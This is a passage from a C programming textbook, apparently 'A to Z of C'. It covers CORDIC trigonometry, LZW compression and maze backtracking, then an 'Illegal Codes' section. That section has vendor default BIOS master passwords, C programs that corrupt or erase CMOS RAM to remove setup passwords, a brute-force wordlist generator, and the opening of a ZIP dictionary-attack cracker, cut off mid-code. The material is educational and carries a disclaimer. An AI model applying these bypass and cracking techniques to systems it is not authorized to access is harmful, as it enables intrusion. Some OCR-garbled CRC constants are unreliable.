
1. Get the angle and store it in Angle. Store the pre-calculated arctan values in an array
2. Assign $X = 0.607252935$ (i.e., $X=T$), $Y=0$
3. Find X' and Y'
4. If sign of Angle is positive then

$$X = X - Y'$$

$$Y = Y + X'$$
 else (If sign of Angle is negative)

$$X = X + Y'$$

$$Y = Y - X'$$
5. Repeat steps (3) and (4) till the Angle approaches 0
6. Print "Value of cos =" X
7. Print "Value of sin =" Y
8. Exit



59.5 Program

Following is the program for calculating sine and cosine value for a given angle. In this program the variable `Angle` holds the supplied angle (for which we have to find the cosine and sine values). `Arctans[i]` holds the precalculated angle of arctan's. Then in each iteration the value of `Arctans[i]` is subtracted from or added to `Angle` according to the sign of the `Angle` value. We can finish the iteration when `Angle` becomes 0 or to a nearer value (say, 0.00001). The value of `X` and `Y` will also incremented or decremented according to `Angle` value.

After the completion of this program, cosine value will be stored in `X` and sine value will be stored in `Y` for a given `Angle`.

```
#define      T          (0.60725293500888)
#define      SIZE       (50)
#define      ZERO       (0.00000001)  /* approximation for zero */

#include <math.h>
int main( void )
{
    int i = 0;
    double X = T, Y = 0.0, Angle;
    double dx, dy;
    double Arctans[SIZE] =
    {
        45.00000000000000, 26.5650511770780, 14.0362434679265,
        7.1250163489018,  3.5763343749974,  1.7899106082461,
        0.8951737102111,  0.4476141708606,  0.2238105003685,
        0.1119056770662,  0.0559528918938,  0.0279764526170,
        0.0139882271423,  0.0069941136754,  0.0034970568507,
        0.0017485284270,  0.0008742642137,  0.0004371321069,
        0.0002185660534,  0.0001092830267,  0.0000546415134,
        0.0000273207567,  0.0000136603783,  0.0000068301892,
        0.0000034150946,  0.0000017075473,  0.0000008537736,
        0.0000004268868,  0.0000002134434,  0.0000001067217,
        0.0000000533609,  0.0000000266804,  0.0000000133402,
        0.0000000066701,  0.0000000033351,  0.0000000016675,
        0.0000000008338,  0.0000000004169,  0.0000000002084,
        0.0000000001042,  0.0000000000521,  0.0000000000261,
        0.0000000000130,  0.0000000000065,  0.0000000000033,
        0.0000000000016,  0.0000000000008,  0.0000000000004,
        0.0000000000002,  0.0000000000001
    };
    printf( "Enter the Angle : " );
    scanf( "%lf", &Angle );
    printf( "I\tX\tY\tAngle\tPreCal arctan()\n" );
```

```
while( fabs(Angle) >= ZERO && i < SIZE )
{
    printf("\n%2d    %3.11lf    %+3.11lf    %+3.11lf    %3.11lf",
           i, X, Y, Angle, Arctans[i]);
    dx = X / pow(2, i);
    dy = Y / pow(2, i);
    if( Angle >= 0.0 )
    {
        Angle -= Arctans[i];
        X -= dy;
        Y += dx;
    }
    else
    {
        Angle += Arctans[i];
        X += dy;
        Y -= dx;
    }
    ++i;
}
return(0);
} /*--main( )-----*/
```

Here is the output of our program for Angle = 3.

I	X	Y	Angle	PreCal arctan()
0	0.60725293501	+0.00000000000	+3.00000000000	45.00000000000
1	0.60725293501	+0.60725293501	-42.00000000000	26.56505117708
2	0.91087940251	+0.30362646750	-15.43494882292	14.03624346793
3	0.98678601939	+0.07590661688	-1.39870535500	7.12501634890
4	0.99627434650	-0.04744163555	+5.72631099391	3.57633437500
5	0.99923944872	+0.01482551111	+2.14997661891	1.78991060825
6	0.99877615150	+0.04605174388	+0.36006601066	0.89517371021
7	0.99805659300	+0.06165762125	-0.53510769955	0.44761417086
8	0.99853829317	+0.05386030412	-0.08749352869	0.22381050037
9	0.99874868498	+0.04995976391	+0.13631697168	0.11190567707
10	0.99865110732	+0.05191044493	+0.02441129461	0.05595289189
11	0.99860041352	+0.05288569016	-0.03154159728	0.02797645262
12	0.99862623661	+0.05239809230	-0.00356514466	0.01398822714
13	0.99863902912	+0.05215428706	+0.01042308248	0.00699411368
14	0.99863266263	+0.05227619124	+0.00342896880	0.00349705685
15	0.99862947194	+0.05233714294	-0.00006808805	0.00174852843
16	0.99863106914	+0.05230666719	+0.00168044038	0.00087426421
17	0.99863027101	+0.05232190509	+0.00080617617	0.00043713211
18	0.99862987182	+0.05232952403	+0.00036904406	0.00021856605
19	0.99862967220	+0.05233333351	+0.00015047801	0.00010928303

20	0.99862957238	+0.05233523824	+0.00004119498	0.00005464151
21	0.99862952247	+0.05233619061	-0.00001344653	0.00002732076
22	0.99862954743	+0.05233571442	+0.00001387422	0.00001366038
23	0.99862953495	+0.05233595252	+0.00000021385	0.00000683019
24	0.99862952871	+0.05233607156	-0.00000661634	0.00000341509
25	0.99862953183	+0.05233601204	-0.00000320125	0.00000170755
26	0.99862953339	+0.05233598228	-0.00000149370	0.00000085377
27	0.99862953417	+0.05233596740	-0.00000063993	0.00000042689
28	0.99862953456	+0.05233595996	-0.00000021304	0.00000021344

The value of $\cos(3)$ is stored in X and $\sin(3)$ is stored in Y. Thus, according to the precision we use for T, the accuracy of the cosine and sine values can be increased or decreased.

60

“All who use swords will be killed with swords.”

LZW (Lempel Ziv Welch)

Every programmer may have the knowledge about data compression. Data compression is the process of reducing the size of the data file. One method of achieving this is by eliminating redundant data. There are many other methods for data compression. In this chapter let's see LZW (Lempel Ziv Welch) algorithm. This algorithm is not much known to people as many books on algorithms ignore this neat algorithm.

60.1 Brief History

In 1977, Abraham Lempel and Jacob Ziv introduced a compression algorithm. Again in 1978, they modified the algorithm and referred it as “dictionary” based compression. The first algorithm was abbreviated as LZ77 and the later as LZ78. Terry Welch altered these algorithms in 1984 and referred the algorithm as LZW. LZW algorithm took its popularity when GIF format used it for compression.

60.2 Principle behind LZW

In LZW compression algorithm, the input file that is to be compressed is read character by character and they are combined to form a string. The process continues till it reaches the end of file. Every new string is assigned some code and stored in *Code table*. They can be referred when the string is repeated with that code. The codes are assigned from 256, since in ASCII character set we have already 256(0-255) characters.

The decompression algorithm expands the compressed file. Here the file, which is created in the compression, is read character by character and it is expanded. This decompression process doesn't require the *Code table* built during the compression.

60.3 LZW Compression

Here the 1st and the 2nd characters are combined to form a string and they are stored in the *Code table*. The code 256(100h) is assigned to the first new string. Then 2nd and 3rd characters are combined and if that string is not available in the *Code table*, it is assigned a new code and it is stored in the *Code table*. Thus we are building a *Code table* with every new string. When the same string is read again, the code already stored in the table will be used. Thus compression occurs when a single code is outputted instead of a set of characters.

The extended ASCII holds only 256(0 to 255) characters and it requires just 8-bits to store each character. But for building the *Code table*, we have to extend the 8-bits to few more bits to hold 256(100h) and above. If we extend it to 12-bits, then we can store up to 4096

elements in the table. So when we store each element in the table it is to be converted to a 12-bit number.

For example, when you want to store A(dec-65, hex -41), T(dec-84, hex-54), O(dec-79, hex-4F) and Z(dec-90, hex-5A), you have to store it in bytes as 04, 10, 54, 04, F0, 5A. The reason is, we have allotted only 12-bits for each character.

Consider a string 'ATOZOF C'. It takes 7x8(56) bits. Suppose if a code is assigned to it as 400(190h), it will take only 12-bits instead of 56-bits!

60.3.1 Compression Algorithm

1. Specify the number of bits to which you have to extend
2. read the first character from the file and store it in ch
3. repeat steps (4) to (7) till there is no character in the file
4. read the next character and store it in ch2
5. if ch+ch2 is in the table
 - get the code from the table
 - otherwise
 - output the code for ch+ch2
 - add to the table
6. Store it to the Output file in the specified number of bits
7. ch = ch2
8. output the last character ch
9. exit

60.3.2 Example

Input string: ATOZOF C ATOZOF C ATOZOF C

Characters Read	String Stored / Retrieved	Process in Table	In file
A			Store
T	AT	Store	Store
O	TO	Store	Store
Z	OZ	Store	Store
O	ZO	Store	Store
F	OF	Store	Store
C	FC	Store	Store
A	CA	Store	-
T	AT	Retrieve	Store Relevant Code
O	AT O	Store	-
Z	OZ	Retrieve	Store Relevant Code
O	OZ O	Store	-
F	OF	Retrieve	Store Relevant Code
C	OFC	Store	-
A	CA	Retrieve	Store Relevant Code

Characters Read	String Stored / Retrieved	Process in Table	In file
T	CAT	Store	-
O	TO	Retrieve	Store Relevant Code
Z	TOZ	Store	-
O	ZO	Retrieve	Store Relevant Code
F	ZOF	Store	-
C	FC	Retrieve	Store Relevant Code

In this example-string, the first character ‘A’ is read and then the second character ‘T’. Both the characters are concatenated as ‘AT’ and a code is assigned to it. The code is stored in the *Code table*. Since this is the first string that is new to the table, it is assigned 256(100h). Then the second and the third characters are concatenated to form another new string ‘TO’. This string is also new to the *Code table* and the table expands to accommodate this new string and it is assigned the next code 257(101h). Thus whenever a new string is read after concatenation it is assigned a relevant code and the *Code table* is build. The table expands till the code reaches 4096 (since we have assigned 12-bits) or it reaches the end of file.

When the same set of characters that is stored in the table is again read it is assigned to the code in the *Code table*. Thus according to the number of bits specified by the program the output code is stored. In other words, if we have extended the bits from 8 to 12 then the characters that is stored in 8-bits should be adjusted so as to store it in 12-bit format.

60.4 LZW Decompression

The file that is compressed is read byte by byte. The bytes are concatenated according to the number of bits specified by us. For example, we have used 12-bits for storing the elements so we have to read first 2-bytes and get the first 12-bits from that 16-bits. Using this bits *Code table* is build again without the *Code table* previously created during the compression. Use the remaining 4-bits from the previous 2-bytes and next byte to form the next code in the string table. Thus we can build the *Code table* and use it for decompression.

This decompression algorithm builds its own *Code table* and it will be same as the table created during the compression. The decompression algorithm refers this newly created *Code table* but not the *Code table* created during the compression. This is the main advantage in this algorithm.

60.4.1 Decompression Algorithm

- 1. read the character l
- 2. convert l to its original form
- 3. output l
- 4. repeat steps(5) to (10) till there is no character in the file
- 5. read a character z
- 6. convert l+z to its original form
- 7. output in character form

8. if l+z is new then
 store in the code table
9. add l+z first char of entry to the code table
10. l = first char of entry
11. exit

60.4.2 Example

Consider the same example given above and do the decompression.

Compressed Bytes (in hex)		Strings given after converting from 12-bit format to 8-bit format
04	}	→ A, T
10		
84		
04	}	→ O, Z
F0		
5A		
04	}	→ O, F
F0		
46		
04	}	→ C, AT
31		
00		
10	}	→ OZ, OF
21		
04		
10	}	→ CA, TO
61		
01		
10	}	→ ZO, FC
31		
05		

Here each byte is read one by one as hexadecimal code and 3 of the bytes are combined so as to convert them from a 12-bit format to a 8-bit character (ASCII) format.

Thus the bytes 04, 10 & 84 are combined as 041084. The combined code is split to get A(041) and T(084). The table is also built concurrently when each new string is read. When we read 100, 102 etc., we can refer to the relevant code in the table and output the relevant code to the file. For example, when we reach the 4th set of characters and read 04, 31 and 00 they must be converted to 12-bit form as 043 and 100 will refer to the code in the table and outputs the string C and AT respectively. Thus we can get all the characters without knowing the previous *Code table*.

Suggested Projects

1. Write your own compression utility using LZW algorithm.

61

“What comes out of a man is what makes him ‘unclean’.”

Backtracking Algorithms

Have you ever seen poor blind people walking in roads? If they find any obstacles in their way, they would just move backward. Then they will proceed in other direction. How a blind person could move backward when he finds obstacles? Simple answer...by intelligence! Similarly, if a algorithm backtracks with intelligence, wonderful isn't it?

61.1 Recursive Maze Algorithm

Recursive maze algorithm is one of the good example for backtracking algorithms. In fact Recursive maze algorithm is one of the most available solutions for solving maze.

61.2 Maze

Maze is an area surrounded by walls; in between you have a path from starting position to ending position. We have to start from the starting point and travel towards the ending point

61.3 Principle of Maze

As explained above, in maze we have to travel from the starting point to ending point. The problem is to choose the path. If we find any dead-end before ending point, we have to backtrack and change the direction. The direction for traversing be North, East, West and South. We have to continue “move and backtrack” until we reach the ending point.

Assume that we are having a two-dimensional maze `cell[WIDTH][HEIGHT]`. Here `cell[x][y] = 1` denotes wall and `cell[x][y] = 0` denotes free cell in the particular location `x`, `y` in the maze. The directions we can move in the array are North, East, West and South. The first step is to make the boundary of the two-dimensional array as 1 so that we won't go out of the maze, and always reside inside the maze at any time.

Now start moving from the starting position (since the boundary is filled by 1) and find the next free cell, then move to the next free cell and so on. If we reach a dead-end, we have to backtrack and make the cells in the path as 1(wall). Continue the same process till the ending point is reached.

Example Maze
1 1 1 1 1 1 1
1 0 0 0 1 1 1
1 1 1 0 1 1 1
1 1 1 0 0 0 1
1 1 1 1 1 0 1
1 1 1 1 1 1 1

61.4 Program

The following program finds whether there is a path available between the two positions in maze or not. Here I have used (1, 1) and (8, 10) as the two positions.

```
/*-----
                                Maze
                                by
                                K. Joseph Wesley
                                http://JosephWesley.itgo.com
---*/

#include <stdio.h>
#include <stdlib.h>
#include <conio.h>

typedef int BOOLEAN;

#define WIDTH      (12)
#define HEIGHT     (10)

#define TRUE       (1)
#define FALSE      (0)

int cell[10][12] = {
    {1,1,1,1,1,1,1,1,1,1,1,1},
    {1,0,0,0,0,1,1,1,1,1,1,1},
    {1,1,0,0,0,1,1,1,0,1,1,1},
    {1,1,0,1,0,0,0,0,0,1,1,1},
    {1,1,0,1,0,0,0,0,0,1,1,1},
    {1,1,0,1,0,0,0,0,0,0,1,1},
    {1,1,0,1,0,0,0,0,0,0,0,1},
    {1,1,0,0,0,0,0,0,0,0,0,1},
    {1,1,0,0,0,0,0,0,0,0,0,1},
    {1,1,1,1,1,1,1,1,1,1,1,1}
};

void PrintMatrix( void )
{
    int i, j;
    for( i=0;i <HEIGHT; ++i )
    {
        for( j=0; j<WIDTH ; ++j )
            printf( "%2d", cell[i][j] );
        printf( "\n" );
    }
} /*--PrintMatrix( )-----*/
```

600 A to Z of C

```
void Traverse( BOOLEAN *pathavailable, int x1, int y1, int x2, int y2 )
{
    if ( x1 == x2 && y1 == y2 )
        *pathavailable = TRUE;
    if( cell[x1][y1] == 0 )
    {
        cell[x1][y1] = 1;
        Traverse( pathavailable, x1, y1+1, x2, y2 );
        Traverse( pathavailable, x1+1, y1, x2, y2 );
        Traverse( pathavailable, x1, y1-1, x2, y2 );
        Traverse( pathavailable, x1-1, y1, x2, y2 );
    }
} /*--Traverse( )-----*/

int main( void )
{
    BOOLEAN pathavailable = FALSE;
    clrscr();
    printf( "Original Maze: \n" );
    PrintMatrix( );
    Traverse( &pathavailable, 1, 1, 8, 10 );
    printf( "Maze after operations: \n" );
    PrintMatrix( );
    printf( "Path is %s available \n", (pathavailable)? "" : "NOT");
    getch( );
    return ( 0 );
} /*--main( )-----*/
```

Exercises

1. Find out other backtracking problems.
2. Solve 8 Queen problem.

Part VII

Illegal Codes

Important Notice

The purpose of Illegal codes is to provide the reader with the loopholes in existing security measures. The main idea is to initiate the reader to develop a good security mechanism. Hence the readers are requested **not** to use these codes for illegal purposes.

62

“Whoever wants to be first must be slave to all.”

Overcome BIOS Security

BIOS security system provides us two types of passwords mechanism namely: system password and setup password. If your system has system password, you cannot use it, unless you provide the right password. If your system has setup password, you need to provide the right password to change the contents of CMOS setup.

62.1 Bypass System password

If your system is protected with system password, you can't access to the system, and so you cannot use any program to overcome this situation. Hence we can go for the two techniques: default master password and hardware techniques.

62.1.1 Default master password

Almost all BIOS vendors have default master passwords. Default master password is the one, which can be used instead of the correct password. In other words, almost all BIOS work for two passwords! Among the two, one password is default!

The following table shows the default master password for the famous BIOSs. I hope it would work fine, because I have collected this information from hardware engineers.

Default Master Passwords	
AMI	Award BIOS
589589	?award
A.M.I.	013222222
aammii	13222222
AM	1EAAh
AMI	256256
AMI_SW	589589
AMI!SW	589721
AMI?SW	admin
AMI.KEY	alfarome
ami.key	aPAf
ami.kez	award
AMIAMI	award_ps
AMIDECOD	AWARD_PW
AMIPSWD	AWARD SW
amipswd	BIOS
AMISSETUP	bios*

AMI	Award BIOS
bios310 BIOSPASS CMOSPWD HEWITT RAND KILLCMOS	biosstar condo CONDO, djonet efmukl g6PJ h6BB HELGA-S HEWITT RAND HLT j09F j256 j64 lkw peter lkwpeter LKWPETER PASSWORD SER setup SKY_FOX SWITCHES_SW Sxyz t0ch20x ttptha TzqF wodj ZAAADA zbaaaca zjaaadc
Compaq	Daytek
Compaq	Daytec
Dell	Hewlett-Packard
Dell	Hewlpack
IBM	Phoenix
IBM MBIUO merlin sertafu	Phoenix
Toshiba	Zenith
Toshiba toshy99	3098z Zenith

62.1.2 Hardware techniques (clearing CMOS RAM)

For clearing CMOS RAM, hardware techniques are used. If you could clear the CMOS RAM, the password will be lost. Of course, this book is not a hardware book. But I think a good programmer might know these techniques too. And so I provide this information to you. Hope this will be useful to you!

62.1.2.1 Removing battery

Removing the battery found on motherboard for about 30 minutes will clear the CMOS RAM and so the system password.

62.1.2.2 Shorting battery

If the battery is of type Nickel/Cadmium, you can short the battery, with a resistor for about 30 minutes. This method does not apply for Lithium type batteries that are non-rechargeable.

62.1.2.3 Jumper

Refer your motherboard manual to find which jumper (and how it) has to be used to clear the CMOS RAM.

62.2 Bypass Setup password

If your system has setup password, you will still have access to the system (and so you can use program), but you won't have any access to CMOS setup. Hence you can use two techniques to clear setup password: Default password and programs.

62.2.1 Default master password

You can try default master password from the above list to overcome setup password.

62.2.2 Program

We can also use our programs to access CMOS RAM.

62.2.2.1 Messing up CMOS RAM

The CMOS checksum hi-byte is stored at offset 2Eh of CMOS RAM. If we change this checksum to another value (say 0), during boot up the BIOS will find that the checksum is wrong and it will be forced to setup with "checksum error" messages. As BIOS finds it as an error, it would load the default settings, which does not have password! And thus we can clear the existing setup password! The following code does this:

```
/*      Mess up CMOS RAM */

#include <dos.h>
```

606 A to Z of C

```
#define      CMOS_ADDR    (0x70)          /* address port of CMOS */
#define      CMOS_DATA    (0x71)          /* data port for CMOS */
int main( void )
{
    printf( "Warning: This program will mess up CMOS RAM \n\a" );
    printf( "Do you want to continue? " );
    if ( tolower( getchar( ) ) == 'y' )
    {
        disable( );
        outportb( CMOS_ADDR, 0x2E );
        outportb( CMOS_DATA, 0 );
        enable( );
        printf( "Check sum byte at offset 2Eh has set to 0 ! \n" );
        printf( "Please restart your system to check.... \a\n" );
    }
    return(0);
} /*--main( )-----*/
```

62.2.2.2 Clearing CMOS RAM through programming

Instead of using hardware techniques, we can even use a program to clear CMOS RAM. We know that first 16 bytes of CMOS RAM is used by RTC (Real Time Clock) registers. If we want to clear 64 byte CMOS RAM, we have to set CMOS RAM from address 10h to 40h as zero. And if we want to clear 128 bytes CMOS RAM, we have to set address 10h to 80h as zero. We start from address 10h, because first 16 (Fh) bytes are used for RTL registers. The following code does this:

```
#include <dos.h>

#define      CMOS_ADDR    (0x70)          /* address port of CMOS */
#define      CMOS_DATA    (0x71)          /* data port for CMOS */

int GetCMOSSize( void )
{
    int a, size;
    /* Read the value present at the 128th (last) byte of CMOS */
    disable( );
    outportb( CMOS_ADDR, 127 );
    a = inportb( CMOS_DATA ); /* store it in 'a' */
    enable( );
    /* Now, overwrite that (last) byte of CMOS
       with inverted 'a' (i.e., !a) */
    a = !a;
    disable( );
    outportb( CMOS_ADDR, 127 );
    outportb( CMOS_DATA, a );
    enable( );
}
```

```

/* Check whether the value is written or not */
disable( );
outportb( CMOS_ADDR, 127 );
if ( inportb( CMOS_DATA ) == a )      /* written */
    size = 128;      /* so CMOS RAM size is 128 bytes */
else      /* not written */
    size = 64; /* so CMOS RAM size is 64 bytes */
enable( );
return( size );
} /*--GetCMOSSize( )-----*/

int main( void )
{
    int size, offset;
    printf( "BEWARE! This program will erase CMOS contents! \n\a" );
    printf( "Don't use this program unnecessarily! \n\n\a" );
    printf( "Wanna continue? (Y/N) " );
    if ( tolower( getche( ) ) == 'y' )
    {
        size = GetCMOSSize( );
        printf( "\nSize of CMOS RAM is %d bytes \n", size );
        /* Erase the CMOS registers from byte-16 to byte-'size' */
        for( offset = 16 ; offset < size ; ++offset )
        {
            disable( );
            outportb( CMOS_ADDR, offset );
            outportb( CMOS_DATA, 0 ); /* Erase with 0 */
            enable( );
        }
        printf( "CMOS RAM has been just erased! \n\a" );
        printf( "Now, Restart your system to check... \n" );
    }
    return(0);
} /*--main( )-----*/

```

Note

For more security some smart BIOS vendors store BIOS data in NVRAM or SMM memory instead of storing it in same CMOS location. In those cases, clearing BIOS passwords through program won't work. But only a few BIOS vendors do this!

63

“He who stands firm to the end will be saved.”

Cracking Techniques

“*Hacker*” is an enthusiastic programmer. “*Cracker*” is the one who does illegal operations like stealing data, passwords etc through programming. So the Cracker might be a Hacker, and the Hacker need not be a Cracker. But in India, both “Hacking” and “Cracking” are interchangeably used.

Password cracking techniques can basically be classified into:

1. Brute force technique
2. Dictionary attack

63.1 Brute force technique

In brute force technique, all combinations of valid characters are tried until we get the right password. For example, if the length of the password is 1, we have to try ‘A’, ‘B’...‘Z’ or ‘0’, ‘1’...‘9’, and the process has to continue until the right password is found. If the application uses case-sensitive passwords or special symbols as valid characters, then we have to try ‘a’, ‘b’...‘z’ and ‘~’, ‘\$’... too. And so from programming point of view, brute force technique is considered to be very time-consuming technique.

I have written the following program to generate word list of length 2. It accepts the file name in which the strings are to be added as an argument.

```
/* File name: Brute.c */
#include <stdio.h>

char
Valid_Chars[]="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
            " 1234567890!@#$%^&*()-=_+`~[]\{}|;':\".,/<>?";

int main( int argc, char *argv[] )
{
    unsigned long i, j, n;
    char str[5];
    FILE *fp;

    if ( argc<2 )
    {
        printf( "Syntax: BRUTE <output file name> \n\a" );
        exit(1);
    }
}
```



```

if ( (fp=fopen( argv[1], "w"))==NULL )
{
    perror( "Error" );
    exit(1);
}
printf( "Strings are being generated... \n" );
n = 0;
for ( i=0 ; i<strlen( Valid_Chars ) ; ++i )
    for ( j=0; j<strlen( Valid_Chars ); ++j )
    {
        str[0] = Valid_Chars[i];
        str[1] = Valid_Chars[j];
        str[2] = '\0';
        fprintf( fp, "%s \n", str );
        ++n;
    }
fclose( fp );
printf( "No. of strings written to %s is %ul \a\n", argv[1], n );
return(0);
}

```

When you run the above program as

```
C:\> BRUTE words.lst
```

You would get about 90 thousand words! All the words are with length 2. So it is more time consuming. You can add more *for* loops to get words of length other than 2. But it won't be an efficient implementation, you need to try another method. Optimized implementation of generating words list using brute force technique is left to the reader as an exercise. You may change the `Valid_Chars` table if you don't require all the characters.

63.2 Dictionary attack

In this technique, all words that are expected to be the right password are tried. But, there is a difference... it won't directly try those passwords with the software as in brute force technique. The software's encrypting technique like hash values etc will be performed on those passwords and if there is a match in the *key*, it recognizes it as the right password. Mostly people prefer this technique, because it is not much time consuming compared to brute force.

“Do to others what you want them to do to you.”

64

Cracking ZIP file's Password

We all use ZIP files (compressed files) for saving disk space. PKZIP is one of the famous ZIP utility. PKZIP provides us security mechanism to save the contents of ZIP file being viewed by others. For this security mechanism one has to use passwords. These passwords can be cracked with dictionary attacks. The encryption algorithm uses case sensitive passwords.

The very famous Windows based WinZip also uses the same compression algorithm used by PKZIP. So there is no difference between the ZIP file created with WinZip and PKZIP.

64.1 Cracking ZIP passwords

In order to crack the ZIP file's passwords, you need to know the file format of ZIP. So I suggest you to have a look at the ZIP file format found on file formats section.

64.2 CrackIt

64.2.1 Logic

The following code is very popular among crackers. Let's call it as *CrackIt* utility. CrackIt uses dictionary attack technique. So you need to provide a *Words list* file that is preloaded with all the passwords you suspect. For example, if you suspect that the password would be any one of the words “KING”, “QUEEN”, “JACK”, you have to load the *Words list* file as:

```
KING
QUEEN
JACK
```

The CrackIt would first take the “KING” and it would check whether it is the right password or not. If not, it would check “QUEEN” and if it is the right password, it would print it. The validation of password is done with dictionary attack.

The encryption algorithm uses case sensitive passwords. So you have to load the *Words list* file with enough words list. A clever idea is to use brute force for preparing words list that are to be used in *Words list* file.

CrackIt has few drawbacks:

1. Success of the cracking depends upon the *Words list* file
2. Dictionary attack won't be faster if you use large *Word list*

3. Because of the encryption mechanism used in PKZIP, it requires at least 3 enciphered files be present in a given ZIP file

64.2.2 Code

Following is the code for CrackIt. To check it run it as:

```
C:\>CRACKIT FOO.ZIP WORDS.LST

#include <stdio.h>

#define ZIP      (0x04034b50)      /* signature */

typedef int BOOLEAN;

#define TRUE      (1)
#define FALSE     (0)

unsigned long Crc32_Tbl[] =
{
    0x00000000L, 0x77073096L, 0xee0e612cL, 0x990951baL,
    0x076dc419L, 0x706af48fL, 0xe963a535L, 0x9e6495a3L,
    0x0edb8832L, 0x79dcb8a4L, 0xe0d5e91eL, 0x97d2d988L,
    0x09b64c2bL, 0x7eb17cbdL, 0xe7b82d07L, 0x90bf1d91L,
    0x1db71064L, 0x6ab020f2L, 0xf3b97148L, 0x84be41deL,
    0x1dad47dL, 0x6ddde4ebL, 0xf4d4b551L, 0x83d385c7L,
    0x136c9856L, 0x646ba8c0L, 0xfd62f97aL, 0x8a65c9ecL,
    0x14015c4fL, 0x63066cd9L, 0xfa0f3d63L, 0x8d080df5L,
    0x3b6e20c8L, 0x4c69105eL, 0xd56041e4L, 0xa2677172L,
    0x3c03e4d1L, 0x4b04d447L, 0xd20d85fdL, 0xa50ab56bL,
    0x35b5a8faL, 0x42b2986cL, 0xdbbbc9d6L, 0xacbcf940L,
    0x32d86ce3L, 0x45df5c75L, 0xdcd60dcfL, 0xabd13d59L,
    0x26d930acL, 0x51de003aL, 0xc8d75180L, 0xbfd06116L,
    0x21b4f4b5L, 0x56b3c423L, 0xcfba9599L, 0xb8bda50fL,
    0x2802b89eL, 0x5f058808L, 0xc60cd9b2L, 0xb10be924L,
    0x2f6f7c87L, 0x58684c11L, 0xc1611dabL, 0xb6662d3dL,
    0x76dc4190L, 0x01db7106L, 0x98d220bcL, 0xefd5102aL,
    0x71b18589L, 0x06b6b51fL, 0x9fbfe4a5L, 0xe8b8d433L,
    0x7807c9a2L, 0x0f00f934L, 0x9609a88eL, 0xe10e9818L,
    0x7f6a0dbbL, 0x086d3d2dL, 0x91646c97L, 0xe6635c01L,
    0x6b6b51f4L, 0x1c6c6162L, 0x856530d8L, 0xf262004eL,
    0x6c0695edL, 0x1b01a57bL, 0x8208f4c1L, 0xf50fc457L,
    0x65b0d9c6L, 0x12b7e950L, 0x8bbeb8eaL, 0xfcb9887cL,
    0x62dd1ddfl, 0x15da2d49L, 0x8cd37cf3L, 0xfbd44c65L,
    0x4dd26158L, 0x3ab551ceL, 0xa3bc0074L, 0xd4bb30e2L,
    0x4adfa541L, 0x3dd895d7L, 0xa4d1c46dL, 0xd3d6f4fbL,
    0x4369e96aL, 0x346ed9fcL, 0xad678846L, 0xda60b8d0L,
```

612 A to Z of C

```
0x44042d73L, 0x33031de5L, 0xaa0a4c5fL, 0xdd0d7cc9L,
0x5005713cL, 0x270241aaL, 0xbe0b1010L, 0xc90c2086L,
0x5768b525L, 0x206f85b3L, 0xb966d409L, 0xce61e49fL,
0x5edef90eL, 0x29d9c998L, 0xb0d09822L, 0xc7d7a8b4L,
0x59b33d17L, 0x2eb40d81L, 0xb7bd5c3bL, 0xc0ba6cadL,
0xedb88320L, 0x9abfb3b6L, 0x03b6e20cL, 0x74b1d29aL,
0xead54739L, 0x9dd277afL, 0x04db2615L, 0x73dc1683L,
0xe3630b12L, 0x94643b84L, 0x0d6d6a3eL, 0x7a6a5aa8L,
0xe40ecf0bL, 0x9309ff9dL, 0x0a00ae27L, 0x7d079eb1L,
0xf00f9344L, 0x8708a3d2L, 0x1e01f268L, 0x6906c2feL,
0xf762575dL, 0x806567cbL, 0x196c3671L, 0x6e6b06e7L,
0xfed41b76L, 0x89d32be0L, 0x10da7a5aL, 0x67dd4accL,
0xf9b9df6fL, 0x8ebeeff9L, 0x17b7be43L, 0x60b08ed5L,
0xd6d6a3e8L, 0xa1d1937eL, 0x38d8c2c4L, 0x4fdff252L,
0xd1bb67f1L, 0xa6bc5767L, 0x3fb506ddL, 0x48b2364bL,
0xd80d2bdaL, 0xaf0a1b4cL, 0x36034af6L, 0x41047a60L,
0xdf60efc3L, 0xa867df55L, 0x316e8eefL, 0x4669be79L,
0xcb61b38cL, 0xabc66831aL, 0x256fd2a0L, 0x5268e236L,
0xcc0c7795L, 0xbb0b4703L, 0x220216b9L, 0x5505262fL,
0xc55ba3bbeL, 0xb2bd0b28L, 0x2bb45a92L, 0x5cb36a04L,
0xc2d27ffaL, 0xb5d0cf31L, 0x2cd99e8bL, 0x5bdeae1dL,
0x9b64c2b0L, 0xec63f226L, 0x756aa39cL, 0x026d930aL,
0x9c0906a9L, 0xeb0e363fL, 0x72076785L, 0x05005713L,
0x95bf4a82L, 0xe2b87a14L, 0x7bb12baeL, 0x0cb61b38L,
0x92d28e9bL, 0xe5d5be0dL, 0x7cdcefb7L, 0x0bdbdf21L,
0x86d3d2d4L, 0xf1d4e242L, 0x68ddb3f8L, 0x1fda836eL,
0x81be16cdL, 0xf6b9265bL, 0x6fb077e1L, 0x18b74777L,
0x88085ae6L, 0xff0f6a70L, 0x66063bcaL, 0x11010b5cL,
0x8f659effL, 0xf862ae69L, 0x616bffd3L, 0x166ccf45L,
0xa00ae278L, 0xd70dd2eeL, 0x4e048354L, 0x3903b3c2L,
0xa7672661L, 0xd06016f7L, 0x4969474dL, 0x3e6e77dbL,
0xaed16a4aL, 0xd9d65adcL, 0x40df0b66L, 0x37d83bf0L,
0xa9bcae53L, 0xdeb9ec5L, 0x47b2cf7fL, 0x30b5ffe9L,
0xbdbdf21cL, 0xcabac28aL, 0x53b39330L, 0x24b4a3a6L,
0xbad03605L, 0xcdd70693L, 0x54de5729L, 0x23d967bfL,
0xb3667a2eL, 0xc4614ab8L, 0x5d681b02L, 0x2a6f2b94L,
0xb40bbe37L, 0xc30c8ea1L, 0x5a05df1bL, 0x2d02ef8dL
};
```

```
#define CRC32( x, y ) (Crc32_Tbl[((int)(x) ^ (y)) & 0xff] ^ ((x) >> 8))
```

```
int main( int argc, char *argv[] )
{
    BOOLEAN tried_all, found;
    int byte;
    int byte_num;
    long compressed_size;
```

```

int  extra_field_length;
char  file_name[1024];
int  file_name_length;
int  file_num;
int  flags;
unsigned char  header[3][12];
unsigned long  key[3];
int  num_enciphered;
char  password[255];
char  *password_ptr;
long  signature;
unsigned char  target[3];
int  tem;

